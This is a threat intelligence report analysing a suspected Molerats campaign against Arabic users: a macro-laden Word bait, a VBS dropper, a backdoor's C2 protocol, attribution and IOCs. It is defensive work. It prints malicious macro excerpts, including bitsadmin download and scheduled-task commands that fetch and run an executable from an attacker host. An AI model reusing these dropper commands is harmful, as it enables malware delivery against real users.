ti.360.net/blog/articles/suspected-molerats-new-attack-in-the-middle-east-en

Suspected Molerats' New Attack in the Middle East

2019-02-14 By 360威胁情报中心 | 事件追踪

Background

Recently, 360 Threat Intelligence Center captured a bait document designed specifically for Arabic users. It is an Office Word document with malicious macros embedded to drop and execute a backdoor packed by Enigma Virtual Box. The backdoor program has a built-in keyword list containing names of people or opera movies to communicate with C2, distributes control commands to further control the victim's computer device. After investigation, we suspect this attack is carried out by Molerats.

After sharing the relevant information through social channels[1], we found that the C2 domain was resolved to a server no longer controlled by the attacker just within a few days to avoid more attacks.

Activity Records of Molerats

The activity of Molerats (alias[2]: Gaza Hackers Team, Gaza cybergang, Operation Molerats, Extreme Jackal, Moonlight) could be traced back to early 2012. In January 2012, attackers who identified themselves as the "Gaza Hackers Team" struck the website of the Israel Fire and Rescue services[3]. The same year in October, a suspicious file was found to have been circulating on Israeli police department computers and hence decided to take all its computers offline temporarily[4]. The follow up analysis report from Trend Micro[5] pointed out that the malware being used in the attack was Xtreme RAT which could be used to steal information and receive commands from a remote attacker. They also discovered that Xtreme RAT variants had been used to target many other National government agencies[6], such as those in the United States, United Kingdom, Turkey, New Zealand and etc.

FireEYE reviewed the attack on Israeli police department in a report[7] released in 2013, associated this event to Gaza Hackers Team and named this group as Molerats. Besides that, some other malware such as Poison Ivy used by this attack group also got revealed. In another report[8] released in 2014, FireEYE said ”Molerats are not only aware of security researchers’ efforts in trying to track them but are also attempting to avoid using any obvious, repeating patterns that could be used to more easily track endpoints infected with their malware”.

Molerats became particularly active in Q2 2015, Kaspersky collected lots of related IoCs and pointed out staffs in IT (Information Technology) and IR (Incident Response) departments were their preferred targets[9].

ClearSky first discovered the group's activities on Operation DustSky in January 2016. The target attack got suspended for more than half a month since the first report[10] got released. After that, their malware were rewritten in C++ and targets also got switched from before in

efforts to evade detection[11]. ClearSky also indicated that Molerats were not as cautious as before, leaving more clues, which in turn has led to conclude with fairly certainly that Hamas may have a hand behind this attack group.


In June 2017, 360 Threat Intelligence Center discovered new malware[12] used by Molerats. The malicious payload, which got delivered through CVE-2017-0199 exploit, was completely generated by using the popular standard attack framework Cobalt Strike. Kaspersky came up with an update of Molerats in late October and mentioned a possible related Android mobile malware in the report[13].

Sample Analysis


Dropper（Macros）

File Name	1.doc
MD5	063a50e5e4b4d17a23ac8c8b33501719
Author	Motb3A

The captured bait document is an Office Word document written in Arabic with malicious VBA macros embedded. If macro get enabled, the malicious code is automatically executed when the victim opens the document.



The contents after translation are as follows.



Since the macro is encrypted, we extract the relevant macro code as follows:

```
Dim urlfile As String

Dim fileddd As String


'MsgBox ("cmd.exe /c reg add ""HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings"" /t Reg_dword /v Enabled /f /d 1")

'urlfile = "http://download.data-server.cloudns.club/wordindexer.exe"



file = "Dim arguments, outFile, sapp ,oShell , base64Decoded" & vbNewLine & "" & _

"Const TypeBinary = 1, ForWriting = 2" & vbNewLine & "" & _

"Set arguments = WScript.Arguments" & vbNewLine & "" & _

"outFile = """ & CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%") & "\ihelp.exe"" " & vbNewLine & "" & _

"Set oShell = CreateObject (""WScript.Shell"")  " & vbNewLine & "" &
```

The macro code could drop out and execute the wmsetup.vbs script in the %userprofile% directory.


```
oFile.WriteLine file

oFile.Close

Set fso = Nothing

Set oFile = Nothing

'Shell "cmd.exe /c schtasks /ru SYSTEM /create /mo 1 /sc minute /tn set /tr ""reg add \""HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\"" /t Reg_dword /v Enabled /f /d 1""", vbHide

Shell "reg add ""HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings"" /t Reg_dword /v Enabled /f /d 1", vbHide

Shell "cmd.exe /c systeminfo", vbHide

'Shell "cmd.exe /c echo dsasdas", vbHide

Shell "cmd.exe /c %userprofile%\wmsetup.vbs", vbHide
```

wmsetup.vbs

The VBS script decodes the data through Base64, and then save the decoded data to %temp%/ihelp.exe.

```
base64Decoded = decodeBase64(sapp)
writeBytes outFile, base64Decoded
private function decodeBase64(base64)
dim DM, EL
Set DM = CreateObject("Microsoft.XMLDOM")
Set EL = DM.createElement("tmp")
EL.DataType = "bin.base64"
EL.Text = base64
decodeBase64 = EL.NodeTypedValue
end function
private Sub writeBytes(file, bytes)
Dim binaryStream
Set binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = TypeBinary
binaryStream.Open
```


Finally set the scheduled task to start ihelp.exe:




Backdoor（Ihelp.exe）

File Name	ihelp.exe
MD5	46173adc26721fb54f6e1a1091a892d4
Packer	Enigma Virtual Box

The backdoor is packed by Enigma Virtual Box：



The corresponding C2 is encrypted and stored in the configuration blob. When get executed, the backdoor decrypts the blob to obtain the C2 address (smartweb9.com).



The domain name has been resolved to IP address 198.54.117.244 which could be a sinkhole, but the attacker's server (79.124.60.40) was still online. So we were able to directly connect to the attacker’s server and perform follow up investigations. According to the network traffic and related decompiled code, the backdoor uses the SFML library for network communication (a library for game development: https://github.com/SFML).

```
POST / HTTP/1.1
connection: close
content-length: 64
content-type: application/x-www-form-urlencoded
from: user@sfml-dev.org
host: smartweb9.com
user-agent: libsfml-network/2.x

Cv4SNplRMKuxjJkS3CNPwhpkfOdJe1sSCliC/fmAAqbFAwve8GiH3xTWEegC4wKs
```

```
if ( v6 != -1 )
{
  sub_1B3B915("user@sfml-dev.org");
  LOBYTE(v32) = 5;
  sub_1B3B95E("From");
  LOBYTE(v32) = 6;
  sub_1B3B9A7(&v31, &v30);
  j_strlen_40429D_170(1, 0);
  LOBYTE(v32) = 3;
  j_strlen_40429D_171(1, 0);
}
sub_1B3BA82("User-Agent");
LOBYTE(v32) = 7;
v7 = sub_1B3BACB(&v25, &v31);
LOBYTE(v32) = 3;
v8 = -(v7 != 0);
j_strlen_40429D_172(1, 0);
if ( v8 != -1 )
{
  sub_1B3BB5D("libsfml-network/2.x");
  LOBYTE(v32) = 8;
  sub_1B3BBA6("User-Agent");
  LOBYTE(v32) = 9;
  sub_1B3BBEF(&v31, &v30);
  j_strlen_40429D_173(1, 0);
  LOBYTE(v32) = 3;
  j_strlen_40429D_174(1, 0);
}
sub_1B3BCCA("Host");
LOBYTE(v32) = 10;
v9 = sub_1B3BD13(&v25, &v31);
LOBYTE(v32) = 3;
v10 = -(v9 != 0);
j_strlen_40429D_175(1, 0);
```


The backdoor constructs a formatted request through a built-in keyword table, with contents related to some names or opera movies. This approach looks similar to the one mentioned by Talos[14] previously.

Jessie	Lilliana	Jocelynn	Londyn
Ari	Paloma	Carmen	Cassandra
Zachariah	Randy	Charlee	Demi
Annika	Brice	Alyssa	Erik
Ariel	Juniper	Moises	Jeremy
Hunter	Jaydon	Freya	Regina
Janelle	Lillian	Aniyah	Kenia
Estelle	Mara	Daisy	Guadalupe
Demetrius			


The request data fall into sub-blocks, and some of the data are encoded by Base64 before appending to related keyword.

```
--------------------------------------------------------------------
82 A6 4A 65 72 65 6D 79  A9 47 75 61 64 61 6C 75  | ..Jeremy.Guadalu
70 65 A4 45 72 69 6B A4  6B 41 3D 3D              | pe.Erik.kA==
```

The entire block is encrypted and Base64 encoded again when all sub-blocks are ready, and finally sent to C2 via HTTP POST request.



The data returned by C2 will then be received and decrypted. The decrypted data contains keyword Demi which is supposed to inform the client to upload the collected information.



The sample collects information, such as the user name and computer name, and a string similar to the UUID. Then encrypts and encodes the information in the same way and sends it back to C2.

```
sub_1B1BF2F((int)&v11, (int)&v10);
v18 = 1;
v2 = sub_1B1BF78(&v11);
sub_1B1BFC1(v2);
v3 = jm_1B1C00A(&v16);
sub_1B1C053(v3);
j_strlen_40429D_59(1, 0);
v15 = 1;
sub_1B1C0E5(&v11);
v17 = v10;
LOBYTE(v18) = 2;
sub_1B1C12E(&v15);
LOBYTE(v18) = 1;
j_strlen_40429D_60(1, 0);
if ( (char *)sub_1B1C1C0(&v9) != &v11 )
  sub_1B1C209(&v11, 0, -1);
v12 = 2;
v4 = j_getusername_402936((int)&v16);
LOBYTE(v18) = 3;
v5 = sub_1B1C29B(v4);
sub_1B1C2E4(v5);
jm_1B1C32D(&v13);
strlen_1B1C376(1, 0);
v14 = 1;
LOBYTE(v18) = 4;
sub_1B1C3BF(&v12);
LOBYTE(v18) = 1;
j_strlen_40429D_61(&v13, 1, 0);
v12 = 3;
v6 = j_GetComputerNameW_40297A((int)&v16);
LOBYTE(v18) = 5;
v7 = sub_1B1C49A(v6);
sub_1B1C4E3(v7);
j_jm_409CCD_2();
j_strlen_40429D_62(1, 0);
v14 = 1;
LOBYTE(v18) = 6;
sub_1B1C5BE(&v12);
j_strlen_40429D_63(1, 0);
```

```
000A6CE getinfo_40A5FC:48 (40A6CE)
```

The data returned from C2 may contain some configuration information. After processing the received data, the backdoor starts to acquire the attacker's instructions periodically in order to perform functions such as remote shell and file operations.

Remote Shell


```
if ( MEMORY[0x757635B7](&v38, &v37, &v33) )   // CreatePipe
{
  if ( !MEMORY[0x75738856](v38, 1, 0) )
  {
    v20 = 6;
    goto LABEL_3;
  }
  sub_1B19199(&v24, 0, 68);
  v24 = 68;
  v28 = v37;
  v27 = v37;
  v16 = MEMORY[0x75751E46](-10);              // GetStdHandle
                                              //
  v25 |= 0x100u;
  v17 = &a8;
  if ( a13 >= 8 )
    v17 = a8;
  v26 = v16;
  v18 = &a2;
  if ( a7 >= 8 )
    v18 = a2;
  if ( !MEMORY[0x7570204D](v18, v17, 0, 0, 1, 0x8000000, 0, 0, &v24, &v31) )// CreateProcessW
                                              //
```

File Operation

```
call    near ptr 7575764Bh ; kernel32.FindFirstFileExW
                           ;
nop
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jnz     short loc_431C29
mov     eax, [ebp-258h]
push    eax
push    edi
push    edi
push    ebx
call    sub_1B878AA
add     esp, 10h

                           ; CODE XREF: sub_1B8774F-1755AD2↓j
mov     edi, eax

                           ; CODE XREF: sub_1B8774F:loc_1B879C9↓j
                           ; sub_1B8774F:loc_1B87A5B↓j
cmp     esi, 0FFFFFFFFh
jz      short loc_431C16
push    esi
call    near ptr 75750E62h ; kernel32.FindClose
                           ;
```

Sinkhole

Since 360 Threat Intelligence Center shared related information on the social media immediately after discovering the sample[1], the C2 has been taken over by security company or related agency before February 10.



```
2019-02-10 06:25:11    2019-02-10 06:25:11    1    smartweb9.com    A    198.54.117.244
2019-02-01 03:44:13    2019-02-04 15:05:48    6    smartweb9.com    A    79.124.60.40
```

By querying VirusTotal, we find that the IP address (198.54.117.244) being used to take over the C2 domain is associated with a large number of malicious domains.

198.54.117.244 IP address information

Country	US
Autonomous system	30186 (Toqen LLC)

Passive DNS Replication

Date resolved	Domain
2019-02-12	zor.org
2019-02-12	1sexe.com
2019-02-12	frivols.stream
2019-02-12	ablumenal.review
2019-02-12	agnatemineralogy.bid
2019-02-12	oeilladelaburnine.bid
2019-02-12	fumagehamadryad.bid
2019-02-12	malacoplakia.stream
2019-02-12	essaycourtehouse.bid
2019-02-12	filtermanner.bid
2019-02-12	asynclitic.stream
2019-02-12	monstrousnessjunket.bid
2019-02-12	shmoobaggy.stream
2019-02-12	pauperizationcanker.bid
2019-02-12	tjhellmann.com
2019-02-12	dukenormermine.bid
2019-02-12	impunctualityblasphemy.bid
2019-02-12	cubbiesed.stream

Through 360 threat analysis platform, it can be seen that both belong to a same domain name service provider.


Therefore, we have reason to believe that after the 360 Threat Intelligence Center shared the information, the domain name service provider got notified by some relevant organizations to take over the C2 to avoid more attacks.

Attribution

After analyzing those samples, the attack was suspected to be carried out by Molerats APT with part of the associations as follows.


Similarity in the bait document

Highly similar to some of the bait documents used by Kaza Cybergang (Molerats), which were disclosed by Kaspersky in 2017. Both are related to the Gaza region and Hamas.



Similarity in the payload

Similar to those discovered by Kaspersky, the payloads are packed by Enigma Virtual Box and pretend to come from Microsoft.



被注释的下载地址

The URL got commented out in the macro is the same as the one mentioned in Kaspersky's report[13].

```
Option Compare Database

Private Sub Form_Load()

Dim urlfile As String

urlfile = "http://download.data-server.cloudns.club/wordindexer.exe"

Shell "cmd.exe /c bitsadmin /create /download nn ", vbHide
Shell "cmd.exe  /c bitsadmin /transfer nn " & urlfile & " %userprofile%\appdata\wordindexer.exe", vbHide
Shell "cmd.exe /c schtasks /create /sc minute /tn runcclener /tr %userprofile%\appdata\wordindexer.exe", vbHide
Shell "cmd.exe /c schtasks /run /tn runcclener", vbHide

'MsgBox ("cmd.exe /c reg add ""HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings"" /t

'urlfile = "http://download.data-server.cloudns.club/wordindexer.exe"
```


Macro code from samples provided in Kaspersky's report.

Based on the above information and some other internal related data, 360 Threat Intelligence Center suspects Molerats APT group is the one that launched this attack.

Conclusion

The Molerats APT group has been in existence for a few years, and has carried out a large number of attacks by using a variety of public and privately owned malware. Attackers are actively improving their toolkit in an effort to minimize their exposure to security products and services.

This group is good at social engineering by sending various types of decoy documents to the target in the attack. The decoy documents usually execute subsequent code through malicious macro. Comparing with Office 0day, using macro needs more user interactions and could reduce the success rate, but this approach is still used by lots of attack groups considering the cost is much lower. It is recommended that users avoid to open documents from untrusted sources, and Office macro should be disabled by default.



Products of 360 ESG can protect users from this new malware, including 360 Threat Intelligence Platform, SkyEye APT Detection and 360 NGSOC.

IOC

MD5
063a50e5e4b4d17a23ac8c8b33501719
46173adc26721fb54f6e1a1091a892d4

C2
smartweb9.com

References

1. https://twitter.com/360TIC/status/1091890352066162688
2. https://aptmap.netlify.com/#Molerats
3. https://middle-east-online.com/en/cyber-war-gaza-hackers-deface-israel-fire-service-website
4. http://www.timesofisrael.com/how-israel-police-computers-were-hacked-the-inside-story/
5. http://blog.trendmicro.com/trendlabs-security-intelligence/xtreme-rat-targets-israeli-government/
6. http://blog.trendmicro.com/trendlabs-security-intelligence/new-xtreme-rat-attacks-on-usisrael-and-other-foreign-governments/
7. https://www.fireeye.com/blog/threat-research/2013/08/operation-molerats-middle-east-cyber-attacks-using-poison-ivy.html
8. https://www.fireeye.com/blog/threat-research/2014/06/molerats-here-for-spring.html
9. https://securelist.com/blog/research/72283/gaza-cybergang-wheres-your-ir-team/
10. http://www.clearskysec.com/wp-content/uploads/2016/01/Operation%20DustySky_TLP_WHITE.pdf
11. http://www.clearskysec.com/wp-content/uploads/2016/06/Operation-DustySky2_-6.2016_TLP_White.pdf
12. https://ti.360.net/blog/articles/gaza-cybergang-apt-sample/
13. https://securelist.com/gaza-cybergang-updated-2017-activity/82765/
14. https://blog.talosintelligence.com/2017/06/palestine-delphi.html